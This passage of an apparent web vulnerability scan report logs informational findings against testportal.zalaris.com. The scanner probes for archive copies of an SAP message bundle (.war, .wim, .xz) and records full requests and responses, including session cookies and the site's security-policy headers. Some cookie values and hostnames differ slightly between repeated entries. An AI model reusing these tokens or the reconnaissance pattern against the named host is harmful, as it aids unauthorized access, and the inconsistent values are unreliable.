west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```


Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/pjylcwo.properties.tar.xz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:58:54 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'


```
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.99. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.war

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.war?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:59:43 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 35773
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
```

SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/glna.properties.war?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:59:54 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

23.100. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.wim

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.wim?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:59:31 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
```

```
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/cckk.properties.wim?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP[1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:59:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.101. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.xz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.xz?6BC22C7A6D5B HTTP/1.1
```

Host: testportal.zalaris.com
